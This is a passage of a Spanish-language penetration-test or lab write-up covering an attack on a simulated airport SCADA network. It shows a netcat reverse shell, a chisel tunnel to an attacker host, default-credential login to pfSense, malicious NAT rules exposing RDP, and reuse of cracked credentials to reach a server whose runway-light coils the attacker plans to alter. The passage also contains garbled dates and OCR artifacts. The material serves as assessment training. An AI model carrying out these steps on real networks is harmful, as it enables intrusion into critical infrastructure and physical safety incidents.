2026/01/11 16:58:12 server: session#2: tun: proxy[R:8081=>192.168.20.1:80] Listening
[


Session Actions Edit View Help
Session Actions Edit View Help
[kali㉿kali]-[~]
└─$ nc -lvpn 5555
listening on [any] 5555...
connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 18473
bash: cannot set terminal process group (37803): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:~# cd /tmp
root@ubuntu:~/tmp$ ./chisel client 192.168.10.133:8000 R:8081:192.168.20.1:80
root@ubuntu:~/tmp$ Client 192.168.10.133:8000 R:8081:192.168.20.1:80
2026/01/11 16:58:12 client: Connecting to ws://192.168.10.133:8000
2026/01/11 16:58:12 client: Connected (latency 489.91ms)
```

**Evidencia 1**

## 2. Compromiso del dispositivo de red (Router pfSense)

- **Evidencias 2 y 3 (Acceso Web y Login):**

- Se accedió vía navegador a `http://127.0.0.1:8081`.
- **Vector de ataque:** Uso de **Credenciales por Defecto**. Se probaron las credenciales de fábrica de pfSense (`admin / pfsense`).
- **Resultado:** Acceso administrativo exitoso al Dashboard del router. Esto evidencia una falta de endurecimiento (hardening) en los dispositivos de red críticos.



**Evidencia 2**

The screenshot shows the pfSense Status / Dashboard page. At the top, there is a warning message: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below this, the main dashboard is divided into several sections:

- System Information**: Displays details like Name (pfSense home arpa), User (admin@192.168.20.50), System (VMware Virtual Machine), BIOS (Phoenix Technologies LTD), Version (2.7.0-RELEASE), CPU Type (AMD Ryzen 5 3600 6-Core Processor), and more.
- Netgate Services And Support**: Shows Contract type (Community Support) and Community Support Only. It also includes a section about NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES, which encourages users to purchase a Netgate Global TAC Support subscription.
- Interfaces**: Shows two interfaces: WAN (1000baseT <full-duplex>, IP 192.168.10.132) and LAN (1000baseT <full-duplex>, IP 192.168.20.1).

## Evidencia 3

**3. Manipulación de reglas NAT (Port Forwarding):** El objetivo es permitir que la máquina Kali (en la WAN) se conecte directamente al Windows 10 (en la LAN) por RDP.

- **Evidencia 4 (Estado inicial):** Se revisó la configuración NAT actual, observando solo la regla existente hacia el servidor web (puerto 3000).

The screenshot shows the pfSense web interface for managing port forwarding rules. The URL is 127.0.0.1:8081/firewall\_nat.php. The page title is "Firewall / NAT / Port Forward". A warning message at the top says: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." The main table displays one rule:

| Actions | Description | NAT Ports   | Dest. IP      | Dest. Ports | Source Address | Protocol | Interface |
|---------|-------------|-------------|---------------|-------------|----------------|----------|-----------|
|         |             | 3000 (HBCI) | 192.168.20.50 | 80 (HTTP)   | *              | TCP      | WAN       |

Legend: Pass, Linked rule.

#### **Evidencia 4**

- **Evidencias 5 y 6 (Creación de regla maliciosa):**

- Se creó una nueva regla de redirección de puertos (Port Forward).

- **Configuración:**

- **Interfaz:** WAN.

- **Puerto de origen:** Cualquiera.

- **Puerto de destino (Externo):** 4489 (Puerto arbitrario elegido para evitar conflictos).

- **IP de redirección (Interna):** 192.168.20.40 (IP del Windows 10 Objetivo).

- **Puerto de redirección (Interno):** 3389 (RDP Estándar).

- **Impacto:** Cualquier tráfico que llegue a la IP pública del router por el puerto 4489 será enviado directamente al servicio de Escritorio Remoto del Windows 10.

The screenshot shows the pfSense web interface for managing firewall rules. The URL is 127.0.0.1:8081/firewall\_nat\_edit.php?id=0. The page title is "Edit Redirect Entry". The configuration details are as follows:

- No RDN (NAT):** Enabled (checkbox checked)
- Interface:** WAN
- Address Family:** IPv4
- Protocol:** TCP
- Source:**
- Destination:**  Invert match
  - Type: WAN address
  - Address/mask: 192.168.20.40
- Destination port range:** Other
  - From port: 4489
  - To port: 4489
- Redirect target IP:** Single host
  - Type: Address
  - Address: 192.168.20.40
- Redirect target port:** MS RDP
  - Port: 3389
  - Custom
- Description:** RDP-W10
- No XMLRPC Sync:**  Do not automatically sync to other CARP members
- NAT reflection:** Use system default
- Filter rule association:** Rule NAT RDP-W10

At the bottom, the "Save" button is visible.

**Evidencia 5**

The screenshot shows the pfSense Firewall / NAT / Port Forward configuration interface. At the top, there is a warning message: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below this, a green status bar indicates: "The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress." The main area displays a table of port forwarding rules:

|                                     | Interface | Protocol | Source Address | Source Ports | Dest. Address | Dest. Ports | NAT IP        | NAT Ports     | Description | Actions |
|-------------------------------------|-----------|----------|----------------|--------------|---------------|-------------|---------------|---------------|-------------|---------|
| <input type="checkbox"/>            | WAN       | TCP      | *              | *            | WAN address   | 4489        | 192.168.20.40 | 3389 (MS RDP) | RDP-W10     |         |
| <input checked="" type="checkbox"/> | WAN       | TCP      | *              | *            | WAN address   | 80 (HTTP)   | 192.168.20.50 | 3000 (HBCI)   |             |         |

Below the table is a legend:  
▶ Pass  
☒ Linked rule

At the bottom of the page, it says: "pfSense is developed and maintained by Netgate. © ESF 2004 - 2026. View license."

## Evidencia 6

**4. Evasión de restricciones de red (Outbound NAT / Masquerading):** En muchas redes corporativas, los hosts internos (como el Windows 10) tienen firewalls locales o rutas que impiden responder a IPs extrañas (como la IP de la Kali). Para asegurar la conexión, se manipuló el NAT de salida.

- **Evidencias 7, 8 y 9 (Configuración de Outbound NAT):**

- Se cambió el modo de NAT de salida a "Hybrid Outbound NAT".
- **Regla crítica (Evidencia 9):** Se creó una regla de enmascaramiento (Masquerading) en la interfaz LAN.
  - **Lógica:** "Todo tráfico que salga por la interfaz LAN con destino `192.168.20.0/24` (la red interna) debe parecer que proviene de la propia dirección IP del router (LAN Address)".
- **Objetivo táctico:** Engañar al Windows 10. El PC pensará que la conexión RDP viene del router local (su puerta de enlace), no de un atacante externo, evitando bloqueos por firewall de Windows que restrinjan RDP a la subred local.

| Interface | Source             | Source Port     | Destination | Destination Port | NAT Address | NAT Port | Static Port | Description                  |
|-----------|--------------------|-----------------|-------------|------------------|-------------|----------|-------------|------------------------------|
| WAN       | 127.0.0.0/8::1/128 | 192.168.20.0/24 | *           | *                | WAN address | *        | ✓           | Auto created rule for ISAKMP |
| WAN       | 127.0.0.0/8::1/128 | 192.168.20.0/24 | *           | *                | WAN address | *        | ✗           | Auto created rule            |

**Evidencia 7**

The screenshot shows the pfSense firewall configuration interface. The URL is `127.0.0.1:8081/firewall_nat_out_edit.php?id=0`. The page title is "Firewall / NAT / Outbound / Edit". The main content area is titled "Edit Advanced Outbound NAT Entry". The configuration includes:

- Disabled:**  Disable this rule
- Do not NAT:**  Enabling this option will disable NAT for traffic matching this rule and stop processing Outbound NAT rules. In most cases this is not required.
- Interface:** LAN
- Address Family:** IPv4+IPv6
- Protocol:** TCP
- Source:** Any
- Destination:** Network
- Port or Range:** 192.168.20.0/24 -> 3389
- Not:** Insert the sense of the destination match.
- Translation:**
  - Address:** Interface Address
  - Port or Range:** Enter the external source Port or Range used for remapping the original source port on connections matching this rule. Leave blank when Static Port is checked.
- Misc:**
  - No XMLRPC Sync:**  Prevents the rule on Master from automatically syncing to other CARP members. This does NOT prevent the rule from being overwritten on Slave.
  - Description:** Spoofing RDP W10
- Rule Information:**
  - Created:** 5/11/29 22:18:05 by admin@192.168.20.50 (Local Database)
  - Updated:** 5/11/29 22:18:05 by admin@192.168.20.50 (Local Database)

A blue "Save" button is at the bottom right.

## Evidencia 8

The screenshot shows the pfSense firewall configuration interface. The URL is `127.0.0.1:8081/firewall_nat_out.php`. The page title is "Firewall / NAT / Outbound". A green message bar says "The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress." Below it, tabs for "Port Forward", "1:1", "Outbound" (which is selected), and "NPT" are visible.

The "Outbound NAT Mode" section has a radio button for "Hybrid Outbound NAT rule generation" (selected) and three other options: "Automatic outbound NAT rule generation (IPsec pass-through included)", "Manual Outbound NAT rule generation (AON + Advanced Outbound NAT)", and "Disable Outbound NAT rule generation (No Outbound NAT rules)". A blue "Save" button is at the bottom left.

The "Mappings" section shows a table of rules:

|                          | Interface | Source | Source Port | Destination     | Destination Port   | NAT Address | NAT Port | Static Port | Description      | Actions |
|--------------------------|-----------|--------|-------------|-----------------|--------------------|-------------|----------|-------------|------------------|---------|
| <input type="checkbox"/> | LAN       | any    | tcp/*       | 192.168.20.0/24 | tcp/ 3389 (MS RDP) | LAN address | *        |             | Spoofing RDP W10 |         |

The "Automatic Rules" section shows a table of rules:


|                                     | Interface | Source             | Source Port     | Destination | Destination Port | NAT Address | NAT Port    | Static Port | Description                    |
|-------------------------------------|-----------|--------------------|-----------------|-------------|------------------|-------------|-------------|-------------|--------------------------------|
| <input checked="" type="checkbox"/> | WAN       | 127.0.0.0/8:-1/128 | 192.168.20.0/24 | *           | *                | 500         | WAN address | *           | ✓ Auto created rule for ISAKMP |
| <input checked="" type="checkbox"/> | WAN       | 127.0.0.0/8:-1/128 | 192.168.20.0/24 | *           | *                | *           | WAN address | *           | Auto created rule              |

## Evidencia 9

**5. Ejecución del acceso RDP (Lateral Movement):** Con la "tubería" de red construida, se procedió a utilizar las credenciales robadas en la fase anterior.

- **Evidencia 10 (Conexión exitosa con xFreerdp):**

- **Comando:** `xfreerdp /v:192.168.20.40 /u:svc_scada /p:abc123...` (Nota: Gracias a la regla de NAT, también sería posible conectar vía la IP WAN y el puerto 4489, o directamente si el enrutamiento lo permite tras el cambio de NAT).
- **Validación:** La captura muestra el escritorio de Windows 10 cargando exitosamente.
- **Hito:** Se ha logrado acceso gráfico estable al terminal de operación utilizando una cuenta de servicio legítima (`svc_scada`).



**Evidencia 10**

## **Resumen de Situación al finalizar la Fase 4**

- **Activos comprometidos:** Router pfSense (Control total de red) y Estación de Operador Windows 10.
- **Capacidad actual:** Acceso RDP estable y fluido. Control del flujo de tráfico de la red.
- **Siguiente objetivo:** Utilizar este acceso al Windows 10 para saltar al servidor SCADA (Windows 2008), que solo acepta conexiones desde esta IP específica.

## **5.5. Fase 5: Compromiso del sistema SCADA y manipulación de procesos (Impacto Final)**

### **Contexto global de la fase**

Tras asegurar el acceso estable a la estación de operación (Windows 10) en la fase anterior, el atacante se encuentra en la única posición de red permitida para comunicarse con el servidor de control industrial (Windows Server 2008). Este servidor actúa como el cerebro del sistema SCADA, gestionando los PLCs (Controladores Lógicos Programables) que operan las luces de la pista.

La ejecución final consiste en:


- 1. Doble pivot (RDP anidado):** Conexión desde la sesión de Windows 10 hacia el Windows Server 2008.
- 2. Acceso al software de control:** Interacción con la aplicación ModbusPAL (simulador de PLC/SCADA).
- 3. Manipulación de registros:** Alteración de los valores lógicos que controlan el encendido/apagado de las balizas, provocando un incidente de seguridad física.

## Análisis de evidencias y procedimiento técnico

**1. Salto final - Conexión RDP interna:** El servidor objetivo (192.168.20.30) tiene reglas de firewall estrictas que rechazan cualquier conexión que no provenga de la IP 192.168.20.40 (Windows 10). Por ello, el ataque se lanza desde dentro de la sesión de escritorio remoto que ya controlamos.

- **Evidencia 1 (Lanzamiento de mstsc.exe):**


- Desde la sesión de `xfreerdp` en la máquina Windows 10, se abrió el cliente nativo de Escritorio Remoto de Windows.
- **Target:** `192.168.20.30`.
- **Usuario:** `CRITICOSA\svc_scada`.
- **Importancia:** Se reutiliza la credencial comprometida en la Fase 3. Esto demuestra cómo la falta de rotación de credenciales permite que un usuario comprometido en el dominio corporativo afecte a la zona industrial.



**Evidencia 1**

- **Evidencia 2 (Autenticación):**

- El sistema solicita la contraseña. Se introduce scada123 (recuperada mediante Kerberoasting y cracking).
- **Resultado:** Autenticación exitosa. El servidor Windows 2008, siendo un sistema legacy (antiguo), suele tener vulnerabilidades adicionales, pero en este caso el acceso es "legítimo" mediante credenciales válidas.




**Evidencia 2**

## 2. Acceso al Entorno SCADA

- **Evidencia 3 (Escritorio del Servidor W2008):**

- Se obtiene acceso gráfico al servidor. En el escritorio se identifica la ejecución de **ModbusPAL**.
- **Análisis del software:** ModbusPAL es una herramienta utilizada para simular dispositivos esclavos Modbus (PLCs). En este escenario, la instancia en ejecución está emulando el controlador de las luces de pista.
- **Estado de la interfaz:** Se observa la configuración TCP/IP en el puerto **502** (estándar de Modbus) y la definición de esclavos ("Modbus slaves").




**Evidencia 3**

**3. Identificación de variables vríticas (Coils/Registers):** El atacante debe comprender la lógica del PLC para causar daño.

- **Evidencia 4 (Lectura de Estado "Normal"):**

- Se accede a la ventana de gestión de registros del esclavo número 1.
- **Variable identificada:** runway\_lights (Luces de Pista).
- **Dirección de memoria:** 1.
- **Valor actual:** 1.
- **Interpretación:** En lógica binaria de sistemas industriales, un valor de 1 en una bobina (Coil) o registro suele significar "Encendido" (ON) o "Circuito Cerrado". Las luces funcionan correctamente.

